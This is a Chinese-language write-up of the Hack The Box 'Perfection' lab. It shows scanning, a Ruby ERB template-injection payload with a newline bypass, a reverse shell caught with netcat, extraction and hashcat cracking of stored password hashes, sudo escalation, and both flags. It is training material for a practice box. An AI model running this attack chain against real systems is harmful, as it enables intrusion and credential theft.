
HTB:Perfection[WriteUP]
目录
连接至HTB服务器并启动靶机
1.What version of OpenSSH is running?
使用nmap对靶机TCP端口进行开放扫描
2.What programming language is the web application written in?
使用浏览器访问靶机80端口页面,并通过Wappalyzer查看页面脚本语言
3.Which endpoint on the web application allows for user input?
4.Which column on the grade-calculator page allows alphanumeric input?
5.What is the URL-encoded value of the character you can use to bypass the input validation on the Category column?
6.What is the name of the templating system in use by this web application?(ERB)
7.Submit the flag located in the susan user's home directory.
USER_FLAG:06e6a45549bf30c4e691f7e45b631888
8.Which non-default group is the susan user a part of?
9.What is the full path of the sqlite database containing the susan user's password hash?
10.What is the susan user's password?
使用hashid判断该哈希类型
换成hash-identifier再试试
使用hashcat开始爆破
11.Submit the flag located in the root user's home directory.
使用上文凭证登录靶机SSH服务
ROOT_FLAG:41192f4843df75f15920299d7f8f0973
连接至HTB服务器并启动靶机
靶机IP:10.10.11.253
分配IP:10.10.14.12
1.What version of OpenSSH is running?
使用nmap对靶机TCP端口进行开放扫描
nmap -p- --min-rate=1500 -T5 -sS -Pn 10.10.11.253┌──(root㉿kali)-[/home/kali/Desktop/temp]
└─# nmap -p- --min-rate=1500 -T5 -sS -Pn 10.10.11.253
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 19:37 EST
Nmap scan report for 10.10.11.253 (10.10.11.253)
Host is up (0.063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open httpNmap done: 1 IP address (1 host up) scanned in 44.98 seconds
继续使用nmap对靶机开放端口进行脚本、服务扫描
nmap -p 22,80 -sCV 10.10.11.253
由扫描结果可知,OpenSSH版本为:8.9p1
2.What programming language is the web application written in?
使用浏览器访问靶机80端口页面,并通过Wappalyzer查看页面脚本语言

由Wappalyzer插件可知,该页面所用脚本语言为:ruby
3.Which endpoint on the web application allows for user input?
通过浏览靶机页面,可见/weighted-grade路径下允许用户输入

4.Which column on the grade-calculator page allows alphanumeric input?
经过测试,只有Category一栏允许输入字母

5.What is the URL-encoded value of the character you can use to bypass the input validation on the Category column?
使用Yakit抓取请求包并尝试通过回车(%0A)截断插入ruby表达式
<%= IO.popen("COMMAND").readlines() %>

本地侧nc收到回显
┌──(root㉿kali)-[/home/kali/Desktop/temp]
└─# nc -lvnp 1425
listening on [any] 1425 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.253] 56774
bash: cannot set terminal process group (998): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$ whoami
whoami
susan
6.What is the name of the templating system in use by this web application?(ERB)
ERB 模板是包含 Ruby 代码片段的文本文件。这些 Ruby 代码片段可以生成动态内容,与模板中的静态文本混合在一起。在处理 ERB 模板时,Ruby 解释器会执行其中的 Ruby 代码,并将结果与静态文本合并,生成最终的输出。例如,在一个 HTML 模板中,可以使用 ERB 来插入动态数据,如根据数据库中的用户信息生成个性化的网页内容。
7.Submit the flag located in the susan user's home directory.
查找user_flag位置并查看其内容
susan@perfection:~$ find / -name 'user.txt' 2>/dev/null
find / -name 'user.txt' 2>/dev/null
/home/susan/user.txt
susan@perfection:~$ cat /home/susan/user.txt
cat /home/susan/user.txt
06e6a45549bf30c4e691f7e45b631888
USER_FLAG:06e6a45549bf30c4e691f7e45b631888
8.Which non-default group is the susan user a part of?
查看当前用户所属组别
groupssusan@perfection:~$ groups
groups
susan sudo
9.What is the full path of the sqlite database containing the susan user's password hash?
在/home/susan/Migration目录下可以找到一个数据库文件pupilpath_credentials.db
strings /home/susan/Migration/pupilpath_credentials.dbsusan@perfection:~/Migration$ strings /home/susan/Migration/pupilpath_credentials.db
<ings /home/susan/Migration/pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393O
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
拿到了四个用户名以及他们各自的哈希密码,但貌似显示有问题
靶机通过python创建一个http服务,攻击机通过该http服务将该db文件下载到本地
python3 -m http.server 6666
打开该db文件
sqlite3 pupilpath_credentials.db列出所有表单
SELECT * FROM users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
10.What is the susan user's password?
在/var/mail目录下可以找到susan文件
strings /var/mail/susansusan@perfection:/var/mail$ strings /var/mail/susan
strings /var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students
in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:
{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}
Note that all letters of the first name should be convered into lowercase.
Please hit me with updates on the migration when you can. I am currently registering our university with the platform.
- Tina, your delightful student
由该文件内容可知,用户名被修改为如下形式
(用户名)_(倒置的用户名)_(从1到1000000000随机取一个数)
即:susan_nasus_范围内的随机整数
使用hashid判断该哈希类型
echo 'abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f' > hash
hashid < hash
换成hash-identifier再试试

可见大概率是SHA-256,使用man命令查看该类型在hashcat中的参数

使用hashcat开始爆破
hashcat -m 1400 hash -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d --quiet┌──(root㉿kali)-[/home/kali/Desktop/temp]
└─# hashcat -m 1400 hash -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d --quiet
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
账户:susan
密码:susan_nasus_413759210
11.Submit the flag located in the root user's home directory.
使用上文凭证登录靶机SSH服务
ssh susan@10.10.11.253
查看当前用户可特权运行命令
sudo -lsusan@perfection:~$ sudo -l
[sudo] password for susan:
Matching Defaults entries for susan on perfection:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_ptyUser susan may run the following commands on perfection:
(ALL : ALL) ALL
由输出可知susan可特权运行任何命令,直接切换到root用户即可
sudo bash -isusan@perfection:~$ sudo bash -i
root@perfection:/home/susan# whoami
root
查找root_flag位置并查看其内容
root@perfection:/home/susan# find / -name 'root.txt'
find: ‘/proc/1410/task/1410/net’: Invalid argument
find: ‘/proc/1410/net’: Invalid argument
find: ‘/proc/1412/task/1412/net’: Invalid argument
find: ‘/proc/1412/net’: Invalid argument
find: ‘/proc/1417/task/1417/net’: Invalid argument
find: ‘/proc/1417/net’: Invalid argument
find: ‘/proc/1422/task/1422/net’: Invalid argument
find: ‘/proc/1422/net’: Invalid argument
find: ‘/proc/1424/task/1424/net’: Invalid argument
find: ‘/proc/1424/net’: Invalid argument
find: ‘/proc/1465/task/1465/net’: Invalid argument
find: ‘/proc/1465/net’: Invalid argument
find: ‘/proc/1467/task/1467/net’: Invalid argument
find: ‘/proc/1467/net’: Invalid argument
find: ‘/proc/1508/task/1508/net’: Invalid argument
find: ‘/proc/1508/net’: Invalid argument
find: ‘/proc/1510/task/1510/net’: Invalid argument
find: ‘/proc/1510/net’: Invalid argument
find: ‘/proc/1512/task/1512/net’: Invalid argument
find: ‘/proc/1512/net’: Invalid argument
find: ‘/proc/1587/task/1587/net’: Invalid argument
find: ‘/proc/1587/net’: Invalid argument
find: ‘/proc/1588/task/1588/net’: Invalid argument
find: ‘/proc/1588/net’: Invalid argument
find: ‘/proc/1598/task/1598/net’: Invalid argument
find: ‘/proc/1598/net’: Invalid argument
find: ‘/proc/1625/task/1625/net’: Invalid argument
find: ‘/proc/1625/net’: Invalid argument
find: ‘/proc/1653/task/1653/net’: Invalid argument
find: ‘/proc/1653/net’: Invalid argument
/root/root.txt
root@perfection:/home/susan# cat /root/root.txt
41192f4843df75f15920299d7f8f0973
ROOT_FLAG:41192f4843df75f15920299d7f8f0973
相关文章:
HTB:Perfection[WriteUP]
目录 连接至HTB服务器并启动靶机 1.What version of OpenSSH is running? 使用nmap对靶机TCP端口进行开放扫描 2.What programming language is the web application written in? 使用浏览器访问靶机80端口页面,并通过Wappalyzer查看页面脚本语言 3.Which e…...

鸿蒙next打包流程
目录 下载团结引擎 添加开源鸿蒙打包支持 打包报错 路径问题 安装DevEcoStudio 可以在DevEcoStudio进行打包hap和app 包结构 没法直接用previewer运行 真机运行和测试需要配置签名,DevEcoStudio可以自动配置, 模拟器安装hap提示报错 安装成功,但无法打开 团结1.3版本新增工具…...

uni-app 实现自定义底部导航
原博:https://juejin.cn/post/7365533404790341651 在开发微信小程序,通常会使用uniapp自带的tabBar实现底部图标和导航,但现实有少量应用使用uniapp自带的tabBar无法满足需求,这时需要自定义底部tabBar功能。 例如下图的需求&am…...

Vue前端开发:animate.css第三方动画库
在实际的项目开发中,如果自定义元素的动画,不仅效率低下,代码量大,而且还存在浏览器的兼容性问题,因此,可以借助一些优秀的第三动画库来协助完成动画的效果,如animate.css和gsap动画库ÿ…...

Java中的I/O模型——BIO、NIO、AIO
1. BIO(Blocking I/O) 1. 1 BIO(Blocking I/O)模型概述 BIO,即“阻塞I/O”(Blocking I/O),是一种同步阻塞的I/O模式。它的主要特点是,当程序发起I/O请求(比如…...
)
【软考知识】敏捷开发与统一建模过程(RUP)
敏捷开发模式 概述敏捷开发的主要特点包括:敏捷开发的常见实践包括:敏捷开发的优势:敏捷开发的挑战:敏捷开发的方法论: ScrumScrum 的核心概念Scrum 的执行过程Scrum 的适用场景 极限编程(XP)核…...
Redis常见面试题(二)

Redis性能优化 Redis性能测试 阿里Redis性能优化 使用批量操作减少网络传输 Redis命令执行步骤:1、发送命令;2、命令排队;3、命令执行;4、返回结果。其中 1 与 4 消耗时间 --> Round Trip Time(RTT,…...
业务模块部署

一、部署前端 1.1 window部署 下载业务模块前端包。 (此包为耐威迪公司发布,请联系耐威迪客服或售后获得) 包名为:业务-xxxx-business (注:xxxx为发布版本号) 此文件部署位置为:……...

【LeetCode】【算法】48. 旋转图像
LeetCode 48. 旋转图像 题目描述 给定一个 n n 的二维矩阵 matrix 表示一个图像。请你将图像顺时针旋转 90 度。 你必须在 原地 旋转图像,这意味着你需要直接修改输入的二维矩阵。请不要 使用另一个矩阵来旋转图像。 思路 思路:再次拜见K神…...

【STM32F1】——9轴姿态模块JY901与串口通信(上)
【STM32F1】——9轴姿态模块JY901与串口通信(上) 一、简介 本篇主要对调试JY901模块的过程进行总结,实现了以下功能。 串口普通收发:使用STM32F103C8T6的USART2实现9轴姿态模块JY901串口数据的读取,并利用USART1发送到串口助手。 串口DMA收发:使用STM32F103C8T6的USART…...

Docker网络概述
1. Docker 网络概述 1.1 网络组件 Docker网络的核心组件包括网络驱动程序、网络、容器以及IP地址管理(IPAM)。这些组件共同工作,为容器提供网络连接和通信能力。 网络驱动程序:Docker支持多种网络驱动程序,每种驱动程…...

Vite与Vue Cli的区别与详解
它们的功能非常相似,都是提供基本项目脚手架和开发服务器的构建工具。 主要区别 Vite在开发环境下基于浏览器原生ES6 Modules提供功能支持,在生产环境下基于Rollup打包; Vue Cli不区分环境,都是基于Webpack。 在生产环境下&…...

深究JS底层原理
一、JS中八种数据类型判断方法 在JavaScript中,数据类型分为两大类:基本(原始)数据类型和引用(对象)数据类型。 基本数据类型(Primitive Data Types) 基本数据类型是表示简单的数…...

数据分析-41-时间序列预测之机器学习方法XGBoost
文章目录 1 时间序列1.1 时间序列特点1.1.1 原始信号1.1.2 趋势1.1.3 季节性和周期性1.1.4 噪声1.2 时间序列预测方法1.2.1 统计方法1.2.2 机器学习方法1.2.3 深度学习方法2 XGBoost2.1 模拟数据2.2 生成滞后特征2.3 切分训练集和测试集2.4 封装专用格式2.5 模型训练和预测3 参…...

json转java对象 1.文件读取为String 2.String转为JSONObject 3.JSONObject转为Class
一.参考王广帅的 服务器起服时的加载 private void readConfigFile(String configDir, Class<?> clazz) throws Exception {String fileName getConfigFileName(clazz);File configFile new File(configDir, fileName);// 读取所有的行,因此,应…...

基于卷积神经网络的农作物病虫害识别系统(pytorch框架,python源码)
更多图像分类、图像识别、目标检测等项目可从主页查看 功能演示: 基于卷积神经网络的农作物病虫害检测(pytorch框架)_哔哩哔哩_bilibili (一)简介 基于卷积神经网络的农作物病虫害识别系统是在pytorch框架下实现的…...
ETLCloud异常问题分析ai功能

在数据处理和集成的过程中,异常问题的发生往往会对业务运营造成显著影响。为了提高ETL(提取、转换、加载)流程的稳定性与效率,ETLCloud推出了智能异常问题分析AI功能。这一创新工具旨在实时监测数据流动中的潜在异常,自…...

【1】 Kafka快速入门-从原理到实践
文章目录 🔍 一、引言📜 二、Kafka 的历史🏗️ 三、Kafka 的核心结构🖥️ (一)Broker📋 (二)Topic📄 (三)Partition📤 (四)Producer📥 (五)Consumer🐒 (六)Zookeeper💡 四、Kafka 的重点概念📨 (一)消息📏 (二)偏移量(Offset)🔄 (…...

go语言中的map类型详解
在Go语言中,map是一种内建的数据结构,提供了键值对(key-value)的存储方式。map通常用于实现快速的查找和关联数组,适合在需要根据键来高效查找值的场景下使用。 基本概念 map是一个无序的集合,它存储了键…...

GBase 8a MPP Cluster V9安装部署
GBase 8a MPP Cluster V9安装部署 安装环境准备 节点角色操作系统地址配置GBASE版本gbase01.gbase.cnGCWARE,COOR,DATACentOS 7.9192.168.20.1422C4GGBase 8a MPP Cluster V9 9.5.3.28.12gbase02.gbase.cnGCWARE,COOR,DATACentOS 7.9192.168.20.1432C4GGBase 8a MPP Cluster …...

CTF show Web 红包题第六弹
提示 1.不是SQL注入 2.需要找关键源码 思路 进入页面发现是一个登录框,很难让人不联想到SQL注入,但提示都说了不是SQL注入,所以就不往这方面想了 先查看一下网页源码,发现一段JavaScript代码,有一个关键类ctfs…...

Admin.Net中的消息通信SignalR解释
定义集线器接口 IOnlineUserHub public interface IOnlineUserHub {/// 在线用户列表Task OnlineUserList(OnlineUserList context);/// 强制下线Task ForceOffline(object context);/// 发布站内消息Task PublicNotice(SysNotice context);/// 接收消息Task ReceiveMessage(…...
【第二十一章 SDIO接口(SDIO)】

第二十一章 SDIO接口 目录 第二十一章 SDIO接口(SDIO) 1 SDIO 主要功能 2 SDIO 总线拓扑 3 SDIO 功能描述 3.1 SDIO 适配器 3.2 SDIOAHB 接口 4 卡功能描述 4.1 卡识别模式 4.2 卡复位 4.3 操作电压范围确认 4.4 卡识别过程 4.5 写数据块 4.6 读数据块 4.7 数据流…...

系统设计 --- MongoDB亿级数据查询优化策略
系统设计 --- MongoDB亿级数据查询分表策略 背景Solution --- 分表 背景 使用audit log实现Audi Trail功能 Audit Trail范围: 六个月数据量: 每秒5-7条audi log,共计7千万 – 1亿条数据需要实现全文检索按照时间倒序因为license问题,不能使用ELK只能使用…...
MMaDA: Multimodal Large Diffusion Language Models

CODE : https://github.com/Gen-Verse/MMaDA Abstract 我们介绍了一种新型的多模态扩散基础模型MMaDA,它被设计用于在文本推理、多模态理解和文本到图像生成等不同领域实现卓越的性能。该方法的特点是三个关键创新:(i) MMaDA采用统一的扩散架构…...
【2025年】解决Burpsuite抓不到https包的问题

环境:windows11 burpsuite:2025.5 在抓取https网站时,burpsuite抓取不到https数据包,只显示: 解决该问题只需如下三个步骤: 1、浏览器中访问 http://burp 2、下载 CA certificate 证书 3、在设置--隐私与安全--…...

【git】把本地更改提交远程新分支feature_g
创建并切换新分支 git checkout -b feature_g 添加并提交更改 git add . git commit -m “实现图片上传功能” 推送到远程 git push -u origin feature_g...

3403. 从盒子中找出字典序最大的字符串 I
3403. 从盒子中找出字典序最大的字符串 I 题目链接:3403. 从盒子中找出字典序最大的字符串 I 代码如下: class Solution { public:string answerString(string word, int numFriends) {if (numFriends 1) {return word;}string res;for (int i 0;i &…...
IT供电系统绝缘监测及故障定位解决方案

随着新能源的快速发展,光伏电站、储能系统及充电设备已广泛应用于现代能源网络。在光伏领域,IT供电系统凭借其持续供电性好、安全性高等优势成为光伏首选,但在长期运行中,例如老化、潮湿、隐裂、机械损伤等问题会影响光伏板绝缘层…...

LeetCode - 199. 二叉树的右视图
题目 199. 二叉树的右视图 - 力扣(LeetCode) 思路 右视图是指从树的右侧看,对于每一层,只能看到该层最右边的节点。实现思路是: 使用深度优先搜索(DFS)按照"根-右-左"的顺序遍历树记录每个节点的深度对于…...